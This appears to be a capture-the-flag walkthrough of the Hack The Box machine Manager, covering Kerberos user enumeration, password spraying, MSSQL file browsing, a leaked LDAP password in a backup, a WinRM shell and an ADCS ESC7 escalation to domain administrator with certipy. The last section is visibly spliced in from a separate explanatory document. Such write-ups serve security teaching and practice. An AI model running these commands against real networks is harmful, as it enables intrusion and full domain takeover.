oxdf@hacky$ kerbrute userenum /opt/SecLists/Usernames/cirt-default-
usernames.txt --dc dc01.manager.htb -d manager.htb

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 03/12/24 - Ronnie Flathers @ropnop
```

```
2024/03/12 20:43:18 >  Using KDC(s):
2024/03/12 20:43:18 >   dc01.manager.htb:88

2024/03/12 20:43:19 >  [+] VALID USERNAME:       ADMINISTRATOR@manager.htb
2024/03/12 20:43:19 >  [+] VALID USERNAME:       Administrator@manager.htb
2024/03/12 20:43:20 >  [+] VALID USERNAME:       GUEST@manager.htb
2024/03/12 20:43:20 >  [+] VALID USERNAME:       Guest@manager.htb
2024/03/12 20:43:21 >  [+] VALID USERNAME:       OPERATOR@manager.htb
2024/03/12 20:43:21 >  [+] VALID USERNAME:       Operator@manager.htb
2024/03/12 20:43:23 >  [+] VALID USERNAME:       administrator@manager.htb
2024/03/12 20:43:24 >  [+] VALID USERNAME:       guest@manager.htb
2024/03/12 20:43:25 >  [+] VALID USERNAME:       operator@manager.htb
2024/03/12 20:43:26 >  Done! Tested 828 usernames (9 valid) in 7.886 seconds
```

It finds three, administrator, guest, and operator. I can use some other wordlists and find a handful more, but the important one is operator.

Shell as raven

Get Operator Password

I can do a quick check to see if any of the usernames I've collected use their username as their password. With `netexec`, I'll give the same list for `-u` and `-p`, and the `--no-brute` flag, which means instead of tying each username with each password, it just tries the first username with the first password, the second with the second, and so on. I like the `--continue-on-success` flag to check if there are more then one set of valid creds here:

```
oxdf@hacky$ netexec smb manager.htb -u users -p users --continue-on-success
--no-brute
SMB         10.10.11.236    445    DC01             [*] Windows 10 / Server
2019 Build 17763 x64 (name:DC01) (domain:manager.htb) (signing:True)
(SMBv1:False)
SMB         10.10.11.236    445    DC01             [-]
manager.htb\administrator:administrator STATUS_LOGON_FAILURE
SMB         10.10.11.236    445    DC01             [-]
manager.htb\guest:guest STATUS_LOGON_FAILURE
SMB         10.10.11.236    445    DC01             [-]
manager.htb\krbtgt:krbtgt STATUS_LOGON_FAILURE
SMB         10.10.11.236    445    DC01             [-]
manager.htb\dc01$:dc01$ STATUS_LOGON_FAILURE
SMB         10.10.11.236    445    DC01             [-]
manager.htb\zhong:zhong STATUS_LOGON_FAILURE
SMB         10.10.11.236    445    DC01             [-]
```

```
manager.htb\cheng:cheng STATUS_LOGON_FAILURE
SMB         10.10.11.236    445    DC01             [-]
manager.htb\ryan:ryan STATUS_LOGON_FAILURE
SMB         10.10.11.236    445    DC01             [-]
manager.htb\raven:raven STATUS_LOGON_FAILURE
SMB         10.10.11.236    445    DC01             [-]
manager.htb\jinwoo:jinwoo STATUS_LOGON_FAILURE
SMB         10.10.11.236    445    DC01             [-]
manager.htb\chinhae:chinhae STATUS_LOGON_FAILURE
SMB         10.10.11.236    445    DC01             [+]
manager.htb\operator:operator
```

The operator account uses the password operator! It doesn't work over WinRM, so no shell from here:

```
oxdf@hacky$ netexec winrm manager.htb -u operator -p operator
WINRM       10.10.11.236    5985   DC01             [*] Windows 10 / Server
2019 Build 17763 (name:DC01) (domain:manager.htb)
WINRM       10.10.11.236    5985   DC01             [-]
manager.htb\operator:operator
```

Enumeration as operator

SMB

The shares on Management are the standard DC shares:

```
oxdf@hacky$ netexec smb manager.htb -u operator -p operator --shares
SMB         10.10.11.236    445    DC01             [*] Windows 10 / Server
2019 Build 17763 x64 (name:DC01) (domain:manager.htb) (signing:True)
(SMBv1:False)
SMB         10.10.11.236    445    DC01             [+]
manager.htb\operator:operator
SMB         10.10.11.236    445    DC01             [*] Enumerated shares
SMB         10.10.11.236    445    DC01             Share
Permissions     Remark
SMB         10.10.11.236    445    DC01             -----           --------
---     ------
SMB         10.10.11.236    445    DC01             ADMIN$
Remote Admin
SMB         10.10.11.236    445    DC01             C$
Default share
SMB         10.10.11.236    445    DC01             IPC$            READ
```

```
Remote IPC
SMB         10.10.11.236    445    DC01             NETLOGON        READ
Logon server share
SMB         10.10.11.236    445    DC01             SYSVOL          READ
Logon server share
```

There's nothing too interesting in these.

LDAP

The operator account does have LDAP access:

```
oxdf@hacky$ netexec ldap manager.htb -u operator -p operator
SMB         10.10.11.236    445    DC01             [*] Windows 10 / Server
2019 Build 17763 x64 (name:DC01) (domain:manager.htb) (signing:True)
(SMBv1:False)
LDAP        10.10.11.236    389    DC01             [+]
manager.htb\operator:operator
```

Running `ldapsearch -H ldap://dc01.manager.htb -x -D 'operator@manager.htb' -w operator -b "DC=manager,DC=htb"` will dump a bunch of LDAP to the terminal. I'll use `ldapdomaindump` to get all the info in a more viewable way:

```
oxdf@hacky$ mkdir ldap
oxdf@hacky$ ldapdomaindump -u management.htb\\operator -p 'operator'
10.10.11.236 -o ldap/
[*] Connecting to host...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished
oxdf@hacky$ ls ldap/
domain_computers_by_os.html  domain_computers.html  domain_groups.grep
domain_groups.json  domain_policy.html  domain_trusts.grep
domain_trusts.json          domain_users.grep  domain_users.json
domain_computers.grep        domain_computers.json  domain_groups.html
domain_policy.grep  domain_policy.json  domain_trusts.html
domain_users_by_group.html  domain_users.html
```

The `domain_users_by_group.html` file is a nice overview of the users to target:

Domain Users

CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
Operator	Operator	Operator	07/27/23 15:23:10	03/13/24 07:46:44	03/13/24 07:46:44	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	07/27/23 15:23:10	1119	
ChinHae	ChinHae	ChinHae	07/27/23 15:23:10	07/27/23 15:23:10	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	07/27/23 15:23:10	1118	
JinWoo	JinWoo	JinWoo	07/27/23 15:23:10	07/27/23 15:23:10	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	07/27/23 15:23:10	1117	
Raven	Raven	Raven	07/27/23 15:23:10	09/22/23 19:31:01	07/27/23 15:23:57	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	07/27/23 15:23:10	1116	
Ryan	Ryan	Ryan	07/27/23 15:23:10	07/27/23 15:23:10	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	07/27/23 15:23:10	1115	
Cheng	Cheng	Cheng	07/27/23 15:23:09	07/27/23 15:23:09	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	07/27/23 15:23:09	1114	
Zhong	Zhong	Zhong	07/27/23 15:23:09	07/27/23 15:23:09	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	07/27/23 15:23:09	1113	
krbtgt	krbtgt	krbtgt	07/27/23 10:19:45	07/27/23 10:34:55	01/01/01 00:00:00	ACCOUNT_DISABLED, NORMAL_ACCOUNT	07/27/23 10:19:45	502	Key Distribution Center Service Account
Administrator	Administrator	Administrator	07/27/23 10:19:12	03/13/24 04:21:26	03/13/24 04:21:37	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD, NOT_DELEGATED	07/27/23 15:24:35	500	Built-in account for administering the computer/ domain

Remote Management Users

CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
Raven	Raven	Raven	07/27/23 15:23:10	09/22/23 19:31:01	07/27/23 15:23:57	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	07/27/23 15:23:10	1116	

Click for full size image

Raven is a good target to get shell over WinRM. Nothing else seems interesting.

MSSQL

The creds work for the database as well:

```
oxdf@hacky$ netexec mssql manager.htb -u operator -p operator
MSSQL       10.10.11.236    1433   DC01             [*] Windows 10 / Server
2019 Build 17763 (name:DC01) (domain:manager.htb)
MSSQL       10.10.11.236    1433   DC01             [+]
manager.htb\operator:operator
```

`mssqlclient.py` will connect, using the `-windows-auth` flag to say that it's using the OS authentication, not creds within the DB:

```
oxdf@hacky$ mssqlclient.py -windows-auth
manager.htb/operator:operator@manager.htb
Impacket v0.10.1.dev1+20230608.100331.efc6a1c3 - Copyright 2022 Fortra

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
```

```
[!] Press help for extra shell commands
SQL (MANAGER\Operator  guest@master)>
```

There are four DBs:

```
SQL (MANAGER\Operator  guest@master)> select name from master..sysdatabases;
name
------
master
tempdb
model
msdb
```

All four are default MSSQL databases.

`mssqlclient.py` has extra shortcut commands to do common attacker things on the DB:

```
SQL (MANAGER\Operator  guest@master)> help

    lcd {path}                 - changes the current local directory to
{path}
    exit                       - terminates the server process (and this
session)
    enable_xp_cmdshell         - you know what it means
    disable_xp_cmdshell        - you know what it means
    enum_db                    - enum databases
    enum_links                 - enum linked servers
    enum_impersonate           - check logins that can be impersonate
    enum_logins                - enum login users
    enum_users                 - enum current db users
    enum_owner                 - enum db owner
    exec_as_user {user}        - impersonate with execute as user
    exec_as_login {login}      - impersonate with execute as login
    xp_cmdshell {cmd}          - executes cmd using xp_cmdshell
    xp_dirtree {path}          - executes xp_dirtree on the path
    sp_start_job {cmd}         - executes cmd using the sql server agent
(blind)
    use_link {link}            - linked server to use (set use_link
localhost to go back to local or use_link .. to get back one step)
    ! {cmd}                    - executes a local shell cmd
    show_query                 - show query
    mask_query                 - mask query
```

`enum_db` will show the same thing I queried above:

```
SQL (MANAGER\Operator  guest@master)> enum_db
name     is_trustworthy_on
------   -----------------
master                   0
tempdb                   0
model                    0
msdb                     1
```

`xp_cmdshell` is feature in MSSQL to run commands on the system. operator doesn't have access, and can't enable it:

```
SQL (MANAGER\Operator  guest@master)> xp_cmdshell whoami
[-] ERROR(DC01\SQLEXPRESS): Line 1: The EXECUTE permission was denied on the
object 'xp_cmdshell', database 'mssqlsystemresource', schema 'sys'.
SQL (MANAGER\Operator  guest@master)> enable_xp_cmdshell
[-] ERROR(DC01\SQLEXPRESS): Line 105: User does not have permission to
perform this action.
[-] ERROR(DC01\SQLEXPRESS): Line 1: You do not have permission to run the
RECONFIGURE statement.
[-] ERROR(DC01\SQLEXPRESS): Line 62: The configuration option 'xp_cmdshell'
does not exist, or it may be an advanced option.
[-] ERROR(DC01\SQLEXPRESS): Line 1: You do not have permission to run the
RECONFIGURE statement.
```

`xp_dirtree` is another feature for listing files on the filesystem. It works:

```
SQL (MANAGER\Operator  guest@master)> xp_dirtree C:\
subdirectory                depth   file
-------------------------   -----   ----
$Recycle.Bin                    1      0
Documents and Settings          1      0
inetpub                         1      0
PerfLogs                        1      0
Program Files                   1      0
Program Files (x86)             1      0
ProgramData                     1      0
Recovery                        1      0
SQL2019                         1      0
System Volume Information       1      0
```

```
Users                           1      0
Windows                         1      0
```

Filesystem

The only interesting directory in `C:\Users` is `Raven`, and it is unaccessible. In the web root, I'll confirm that this is a static HTML site:

```
SQL (MANAGER\Operator  guest@master)> xp_dirtree C:\inetpub\wwwroot
subdirectory                    depth   file
-----------------------------   -----   ----
about.html                          1      1
contact.html                        1      1
css                                 1      0
images                              1      0
index.html                          1      1
js                                  1      0
service.html                        1      1
web.config                          1      1
website-backup-27-07-23-old.zip     1      1
```

There's also a backup zip!

Backup Archive

I'll grab the archive from the webserver:


```
oxdf@hacky$ wget http://manager.htb/website-backup-27-07-23-old.zip
--2024-03-13 08:58:58--  http://manager.htb/website-backup-27-07-23-old.zip
Resolving manager.htb (manager.htb)... 10.10.11.236
Connecting to manager.htb (manager.htb)|10.10.11.236|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1045328 (1021K) [application/x-zip-compressed]
Saving to: ‘website-backup-27-07-23-old.zip’

website-backup-27-07-2 100%[=========================>]   1021K  1.50MB/s
in 0.7s

2024-03-13 08:58:59 (1.50 MB/s) - ‘website-backup-27-07-23-old.zip’ saved
[1045328/1045328]
```

And extract it:

```
oxdf@hacky$ unzip website-backup-27-07-23-old.zip -d webbackup/
Archive:  website-backup-27-07-23-old.zip
  inflating: webbackup/.old-conf.xml
  inflating: webbackup/about.html
  inflating: webbackup/contact.html
  inflating: webbackup/css/bootstrap.css
  inflating: webbackup/css/responsive.css
  inflating: webbackup/css/style.css
  inflating: webbackup/css/style.css.map
  inflating: webbackup/css/style.scss
  inflating: webbackup/images/about-img.png
  inflating: webbackup/images/body_bg.jpg
 extracting: webbackup/images/call.png
 extracting: webbackup/images/call-o.png
  inflating: webbackup/images/client.jpg
  inflating: webbackup/images/contact-img.jpg
 extracting: webbackup/images/envelope.png
 extracting: webbackup/images/envelope-o.png
  inflating: webbackup/images/hero-bg.jpg
 extracting: webbackup/images/location.png
 extracting: webbackup/images/location-o.png
 extracting: webbackup/images/logo.png
  inflating: webbackup/images/menu.png
 extracting: webbackup/images/next.png
 extracting: webbackup/images/next-white.png
  inflating: webbackup/images/offer-img.jpg
  inflating: webbackup/images/prev.png
 extracting: webbackup/images/prev-white.png
 extracting: webbackup/images/quote.png
 extracting: webbackup/images/s-1.png
 extracting: webbackup/images/s-2.png
 extracting: webbackup/images/s-3.png
 extracting: webbackup/images/s-4.png
 extracting: webbackup/images/search-icon.png
  inflating: webbackup/index.html
  inflating: webbackup/js/bootstrap.js
  inflating: webbackup/js/jquery-3.4.1.min.js
  inflating: webbackup/service.html
```



The first file, `.old-conf.xml` is interesting. It has an LDAP configuration for the raven user including a password:

```
<?xml version="1.0" encoding="UTF-8"?>
<ldap-conf xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
   <server>
      <host>dc01.manager.htb</host>
      <open-port enabled="true">389</open-port>
      <secure-port enabled="false">0</secure-port>
      <search-base>dc=manager,dc=htb</search-base>
      <server-type>microsoft</server-type>
      <access-user>
         <user>raven@manager.htb</user>
         <password>R4v3nBe5tD3veloP3r!123</password>
      </access-user>
      <uid-attribute>cn</uid-attribute>
   </server>
   <search type="full">
      <dir-list>
         <dir>cn=Operator1,CN=users,dc=manager,dc=htb</dir>
      </dir-list>
```

```
   </search>
</ldap-conf>
```

WinRM

The LDAP enumeration showed that raven is in the Remote Management Users group, which means they should be able to WinRM. `netexec` confirms, and that this password works:

```
oxdf@hacky$ netexec winrm manager.htb -u raven -p 'R4v3nBe5tD3veloP3r!123'
WINRM       10.10.11.236    5985   DC01             [*] Windows 10 / Server
2019 Build 17763 (name:DC01) (domain:manager.htb)
WINRM       10.10.11.236    5985   DC01             [+]
manager.htb\raven:R4v3nBe5tD3veloP3r!123 (Pwn3d!)
```

I'm able to connect and get a shell:

```
oxdf@hacky$ evil-winrm -i manager.htb -u raven -p 'R4v3nBe5tD3veloP3r!123'

Evil-WinRM shell v3.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Raven\Documents>
```

And grab `user.txt`:

```
*Evil-WinRM* PS C:\Users\Raven\Desktop> type user.txt
6e6a6b72************************
```

Shell as administrator

Enumeration

Filesystem

raven's home directory is otherwise completely empty:

```
*Evil-WinRM* PS C:\Users\Raven> ls -recurse .

    Directory: C:\Users\Raven
```

```
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---        7/27/2023   8:24 AM                Desktop
d-r---        7/27/2023   8:23 AM                Documents
d-r---        9/15/2018  12:19 AM                Downloads
d-r---        9/15/2018  12:19 AM                Favorites
d-r---        9/15/2018  12:19 AM                Links
d-r---        9/15/2018  12:19 AM                Music
d-r---        9/15/2018  12:19 AM                Pictures
d-----        9/15/2018  12:19 AM                Saved Games
d-r---        9/15/2018  12:19 AM                Videos

    Directory: C:\Users\Raven\Desktop

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---        3/12/2024   9:21 PM             34 user.txt
```

There's no other user directories, and the web directory doesn't have anything else interesting.

ADCS

With a Windows domain, the next thing to check used to be Bloodhound, but lately it's worth checking Advice Directory Certificate Services (ADCS) as well, and that's quick, so I'll start there. This can be done by uploading Certify or remotely with Certipy. I find Certipy easier.

I'll look for vulnerable templates:

ESC7 Exploitation – Commands, Options, and Detailed Explanations

This document merges the contents of **ESC7_Exploitation_Steps.md** and **ESC7_Exploitation_Detailed.md**, providing both **option descriptions** and **purpose explanations** for each executed command.

1️⃣ Add Raven as CA Officer

```
certipy-ad ca -u raven@manager.htb -p 'R4v3nBe5tD3veloP3r!123' -dc-ip
10.10.11.236 -ca manager-dc01-ca -add-officer raven
```

🔹 Options:

- `ca` → Interacts with the Certificate Authority.
- `-u raven@manager.htb` → User for authentication.
- `-p 'R4v3nBe5tD3veloP3r!123'` → Password for Raven.
- `-dc-ip 10.10.11.236` → Domain Controller IP.
- `-ca manager-dc01-ca` → Target CA name.
- `-add-officer raven` → Adds Raven as CA officer.

🔹 Why Used?

This command grants Raven officer privileges on the CA, enabling high-level control like approving certificate requests or modifying CA configuration, which is essential for exploiting ESC7.

2️⃣ Enable the SubCA Template

```
certipy-ad ca -u raven@manager.htb -p 'R4v3nBe5tD3veloP3r!123' -dc-ip
10.10.11.236 -ca manager-dc01-ca -enable-template subca
```

🔹 Options:

- `-enable-template subca` → Enables the SubCA template.

🔹 Why Used?

The SubCA template allows requesting subordinate CA certificates, which can issue certs for any account. Enabling it prepares the environment for privilege escalation via administrator impersonation.

3️⃣ List Enabled Templates

```
certipy-ad ca -u raven@manager.htb -p 'R4v3nBe5tD3veloP3r!123' -dc-ip
10.10.11.236 -ca manager-dc01-ca -list-templates
```

🔹 Options:

- `-list-templates` → Displays enabled templates.

🔹 Why Used?

This confirms that the SubCA template is enabled and available for exploitation. Knowing available templates ensures selecting the most suitable one for privilege escalation.

4️⃣ Request Administrator Certificate Using SubCA

```
certipy-ad req -u raven@manager.htb -p 'R4v3nBe5tD3veloP3r!123' -dc-ip
10.10.11.236 -ca manager-dc01-ca -template SubCA -upn
administrator@manager.htb
```

🔹 Options:

- `req` → Requests a certificate.
- `-template SubCA` → Uses the SubCA template.
- `-upn administrator@manager.htb` → Requests cert for Administrator UPN.

🔹 Why Used?

This command attempts to impersonate the Administrator by requesting a cert that authenticates as administrator@manager.htb, leveraging the SubCA template's powerful capabilities.

5️⃣ Issue the Pending Request (ID 22)

```
certipy-ad ca -u raven@manager.htb -p 'R4v3nBe5tD3veloP3r!123' -dc-ip
10.10.11.236 -ca manager-dc01-ca -issue-request 22
```

🔹 Options:

- `-issue-request 22` → Approves request ID 22.

🔹 Why Used?

After submitting the certificate request, it remains pending. This command self-approves and issues the cert, abusing Raven's ManageCA privileges to bypass administrative approval.

---

6 Retrieve the Administrator Certificate

```
certipy-ad req -u raven@manager.htb -p 'R4v3nBe5tD3veloP3r!123' -dc-ip
10.10.11.236 -ca manager-dc01-ca -retrieve 22
```

🔹 Options:

- `-retrieve 22` → Retrieves issued cert with ID 22.

🔹 Why Used?

Downloads the issued administrator certificate as a PFX, which contains both the cert and its private key. This allows authentication without requiring a password or NT hash.

---

7 Authenticate as Administrator

```
certipy-ad auth -pfx administrator.pfx -dc-ip 10.10.11.236
```

🔹 Options:

- `auth` → Module for authentication using certificates.
- `-pfx administrator.pfx` → Administrator's PFX file.
- `-dc-ip 10.10.11.236` → Domain Controller IP.

🔹 Why Used?

Authenticates as Administrator using the PFX, extracting the NTLM hash and proving full control over the domain account.

---

8 Final Domain Admin Access via Evil-WinRM

```
evil-winrm -u administrator -H 'ae5064c2f62317332c88629e025924ef' -i
10.10.11.236
```

🔹 Options:

- `-u administrator` → Username.
- `-H` → Use NTLM hash for login.

- `-i 10.10.11.236` → Domain Controller IP.

🔹 Why Used?

Leverages the obtained NTLM hash to establish a remote PowerShell session as Administrator, achieving full domain compromise and retrieving the `root.txt` flag.